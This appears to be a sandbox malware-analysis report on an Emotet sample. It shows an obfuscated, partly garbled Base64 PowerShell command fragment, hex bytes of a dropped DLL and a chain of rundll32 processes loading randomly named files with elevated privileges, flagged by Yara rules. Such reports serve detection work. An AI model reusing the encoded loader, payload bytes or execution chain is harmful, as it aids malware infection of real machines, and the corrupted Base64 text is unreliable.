 CKAWwAxAF0AKQAUACIAcwbGHAAbAbQAFQAlgAoACQAUQA5ADMASAAcCsAI  
 AAKAEgAYwA2AGMANgB1AHKAIArACAAJABIAgDQOQBaACKoWkAkAEUAJwA  
 FYAPQoAcgAJwBjAccAKwAnADEANwAnACKwAnAfGJwApAdSjwBzZgBvAHIAZ  
 QBhAGMmAAGAcgAJABDAGoAwBIAADAbABIAcAAAQBuACAAJABHAIHAnG4A  
 F8AaAbfACKAJwB0AHIAeQb7ACgAlgAoACcAtgBIAhCJwArAccAlQbPAGIAa  
 gBIAGMAJwArAccAdAAhACKAIArACAAJABIAgDQOQBaACKoWkAkAEUAJwA  
 GIAYwBMAEkARQbUAHQAKQAUACIAZABwAHcAYABOAGwAtwBzBgeEAYABEAGY  
 QSbAGUAlgAoACQAUQwBqAGsAZQwAAGwAZQsACAAJABXADcAAQbVADAdwBnA  
 CkAkWAnAKAFIANQA1AFMAPQoAcCQgAnACsKAhAAhADYANGAnACsAJwB  
 TACcAKQApAdSjQbMacaAAKAhA0AC4AKAAhAECACQAnACsAJwB0AC0ASQb  
 0AGUAbQAnA  
 CkAkAKFcAnWbAG8AMAB3AGcAKQAUAcIAbAgaEUAbgBHAGAAVAbACIA  
 AAtAGcAZQAgADQAMwAxDIAIngApAcAAewAmACgAJwByAHUAbgAnACsAJwB  
 CcAKwAnAGwAbAAzADIAJwApACAAJABXAdcAAQbVADAdwBnACwAKAAoAccA  
 QwBvAG4AJwArAccAdBByAG8AJwApAcSjwAAGwAJwArAccAcwBwSAHUAJwApA  
 CsAJwBwAEQAJwArAccAtBMACcAKQAUAcIAbAgaE8AcwBqAFQAUgBjAG4AZ  
 wAiACgAKQAJCQAWgAwADAAUAA9AcgAKAAhAFIAoQAnACsAJwA0ACcAKQArA  
 CcASgAnACKoWbAHIAZQbHAGsAwOwAkAEcAOQyAEkAPQoAccAcwBQ4ACC  
 wAnADkAWQAnACKAfQb9AGMAYQB0AGMmAAB7AH0AfQAKFoAMQA3AE0APQoA  
 CcASwA3ACcAKwAnADkAVQAnACKA

Imagebase:

0x13f0d0000

File size:

473600 bytes

MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	<ul style="list-style-type: none"><li>• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2092921880.000000000366000.00000004.00000001.sdmp, Author: Florian Roth</li><li>• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2092945570.0000000001B86000.00000004.00000001.sdmp, Author: Florian Roth</li></ul>
Reputation:	high

## File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\C3re5c3	read data or list directory   synchronize	device	directory file   synchronous io non alert   open for backup ident   open reparse point	success or wait	1	7FEE8AABEC7	CreateDirectoryW
C:\Users\user\C3re5c3\Di_p3c9	read data or list directory   synchronize	device	directory file   synchronous io non alert   open for backup ident   open reparse point	success or wait	1	7FEE8AABEC7	CreateDirectoryW
C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	read attributes   synchronize   generic write	device	synchronous io non alert   non directory file   open no recall	success or wait	1	7FEE8AABEC7	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol
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File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol	
C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	unknown	8752	5e 33 c0 5b 8b e5 5d c2 18 00 6a 04 68 00 30 00 00 57 ff 73 34 ff 15 5c d0 00 10 8b f0 89 75 f8 85 f6 75 18 6a 04 68 00 30 00 00 57 50 ff 15 5c d0 00 10 8b f0 89 45 f8 85 f6 74 24 6a 34 6a 08 ff 15 78 d0 00 10 50 ff 15 70 d0 00 10 8b f8 85 ff 75 20 68 00 80 00 00 50 56 ff 15 80 d0 00 10 6a 0e ff 15 6c d0 00 10 5f 5e 33 c0 5b 8b e5 5d c2 18 00 89 77 04 0f b7 43 16 8b 4d fc c1 e8 0d 83 e0 01 89 47 14 8b 45 10 89 47 1c 8b 45 14 89 47 20 8b 45 18 89 47 24 8b 45 1c 89 47 28 8b 45 d8 89 47 30 ff 73 54 ff 75 0c e8 41 f9 ff ff 85 c0 0f 84 02 01 00 00 6a 04 68 00 10 00 00 ff 73 54 56 ff 15 5c d0 00 10 ff 73 54 8b f0 ff 75 08 56 e8 6a 02 00 00 8b 55 08 8b 4d fc 8b 42 3c 83 c4 0c 03 c6 8b 75 f8 57 53 ff 75 0c 89 07 52 89 70 34 e8 29 f9 ff ff 85 c0 0f 84 ba 00 00 00			success or wait	6	7FEE8AABEC7	WriteFile

### File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8915208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8915208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8A3A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagonistics.Format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagonistics.Format.ps1xml	unknown	542	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagonistics.Format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE8AABEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE8A069DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE8A069DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE8AABEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile

### Registry Activities

Key Path	Completion	Count	Source Address	Symbol			
Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

### Analysis Process: rundll32.exe PID: 2312 Parent PID: 1100

#### General

Start time:	08:53:43
Start date:	06/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll Contr ol_RunDLL
Imagebase:	0xffff970000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

#### File Activities

##### File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	unknown	64	success or wait	1	FF9727D0	ReadFile
C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	unknown	264	success or wait	1	FF97281C	ReadFile

### Analysis Process: rundll32.exe PID: 2556 Parent PID: 2312

#### General

Start time:	08:53:43
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll Contr ol_RunDLL
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	<ul style="list-style-type: none"> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2095140776.00000000000240000.00000040.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2095230919.00000000000261000.00000020.00000001.sdmp, Author: Joe Security</li> </ul>
Reputation:	moderate

### File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
Old File Path	New File Path			Completion	Count	Source Address	Symbol	
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
File Path	Offset	Length		Completion	Count	Source Address	Symbol	

### Analysis Process: rundll32.exe PID: 2500 Parent PID: 2556

#### General

Start time:	08:53:44
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\pdqbmffwwly\elrrcydsvol.uui',Control_RunDLL
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2096491142.00000000000241000.00000020.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2096383511.00000000000220000.00000040.00000001.sdmp, Author: Joe Security</li> </ul>
Reputation:	moderate

### File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path			Completion	Count	Source Address	Symbol
File Path	Offset	Length	Completion	Count	Source Address	Symbol	

### Analysis Process: rundll32.exe PID: 2676 Parent PID: 2500

#### General

Start time:	08:53:45
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ygrfxgybds\jrwpxihfr.rob', Control_RunDLL

Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2098442031.00000000003A1000.00000020.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2098319985.00000000002F0000.00000040.00000001.sdmp, Author: Joe Security</li> </ul>
Reputation:	moderate

### File Activities

File Path	Access	Attributes	Options	Completion	Source Count	Address	Symbol
Old File Path	New File Path	Completion			Source Count	Address	Symbol
File Path	Offset	Length	Completion	Source Count	Address	Symbol	

### Analysis Process: rundll32.exe PID: 2828 Parent PID: 2676

#### General

Start time:	08:53:45
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Lydzwvvczteg\jfrrzuskryo.byz',Control_RunDLL
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2099597236.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2099670858.0000000000211000.00000020.00000001.sdmp, Author: Joe Security</li> </ul>
Reputation:	moderate

### File Activities

File Path	Access	Attributes	Options	Completion	Source Count	Address	Symbol
Old File Path	New File Path	Completion			Source Count	Address	Symbol
File Path	Offset	Length	Completion	Source Count	Address	Symbol	

### Analysis Process: rundll32.exe PID: 2724 Parent PID: 2828

#### General

Start time:	08:53:46
Start date:	06/01/2021

Path:	C:\Windows\SysWOW64\rundll32.exe						
Wow64 process (32bit):	true						
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wmhtpvmxccnlytalpvmidll.mdf',Control_RunDLL						
Imagebase:	0x490000						
File size:	44544 bytes						
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8						
Has elevated privileges:	true						
Has administrator privileges:	true						
Programmed in:	C, C++ or other language						
Yara matches:	<ul style="list-style-type: none"> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2101060119.0000000000401000.00000020.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2101000772.00000000003A0000.00000040.00000001.sdmp, Author: Joe Security</li> </ul>						
Reputation:	moderate						

### File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path			Completion	Count	Source Address	Symbol
File Path	Offset	Length		Completion	Count	Source Address	Symbol

### Analysis Process: rundll32.exe PID: 2800 Parent PID: 2724

#### General

Start time:	08:53:46
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Grdxtrtry\kmtzbbgl.dkh',Control_RunDLL
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2101735840.00000000002A1000.00000020.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2101688824.0000000000230000.00000040.00000001.sdmp, Author: Joe Security</li> </ul>
Reputation:	moderate

### File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path			Completion	Count	Source Address	Symbol
File Path	Offset	Length		Completion	Count	Source Address	Symbol

### Analysis Process: rundll32.exe PID: 2384 Parent PID: 2800

## General

Start time:	08:53:47
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wgsitvbd\kifteejg.dsr',Control_RunDLL
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2103856048.0000000000240000.0000040.00000001.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2103936335.00000000002A1000.00000020.00000001.sdmp, Author: Joe Security</li></ul>

## File Activities

File Path	Access	Attributes	Options	Completion	Source Count	Address	Symbol
Old File Path	New File Path			Completion	Source Count	Address	Symbol
File Path		Offset	Length	Completion	Source Count	Address	Symbol

## Analysis Process: rundll32.exe PID: 2960 Parent PID: 2384

## General

Start time:	08:53:48
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Extraatd\rvydpsb.zwq',Control_RunDLL
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2104856163.00000000001B0000.0000040.00000001.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2104985518.00000000000261000.00000020.00000001.sdmp, Author: Joe Security</li></ul>

## File Activities

File Path	Access	Attributes	Options	Completion	Source Count	Address	Symbol
Old File Path	New File Path			Completion	Source Count	Address	Symbol
File Path		Offset	Length	Completion	Source Count	Address	Symbol

### Analysis Process: rundll32.exe PID: 2948 Parent PID: 2960

#### General

Start time:	08:53:48
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Rvuszsgopf\mtjvkbmtlk.dym','Control_RunDLL
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2108654595.000000000020A1000.00000020.00000001.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2106854955.0000000000470000.00000040.00000001.sdmp, Author: Joe Security</li></ul>

### Analysis Process: rundll32.exe PID: 2252 Parent PID: 2948

#### General

Start time:	08:53:49
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Oqhzdezq\beatafh.dff','Control_RunDLL
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2107302523.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2107439959.0000000000231000.00000020.00000001.sdmp, Author: Joe Security</li></ul>

### Analysis Process: rundll32.exe PID: 1748 Parent PID: 2252

#### General

Start time:	08:53:50
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Weiwdqz\qfklela.qlk','Control_RunDLL
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	<ul style="list-style-type: none"> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2108653259.000000000001D0000.00000040.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2108749500.0000000000211000.00000020.00000001.sdmp, Author: Joe Security</li> </ul>
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## Analysis Process: rundll32.exe PID: 1900 Parent PID: 1748

### General

Start time:	08:53:50
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vvjepckhx\linsfzgm.bdf',Control_RunDLL
Imagebase:	0x490000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2346389267.00000000003D1000.00000020.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2346371672.00000000003B0000.00000040.00000001.sdmp, Author: Joe Security</li> </ul>

## Analysis Process: rundll32.exe PID: 3000 Parent PID: 1900

### General

Start time:	08:53:51
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\lkstsciju\uxbijfvp.mja',Control_RunDLL
Imagebase:	0x11f000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

## Disassembly

### Code Analysis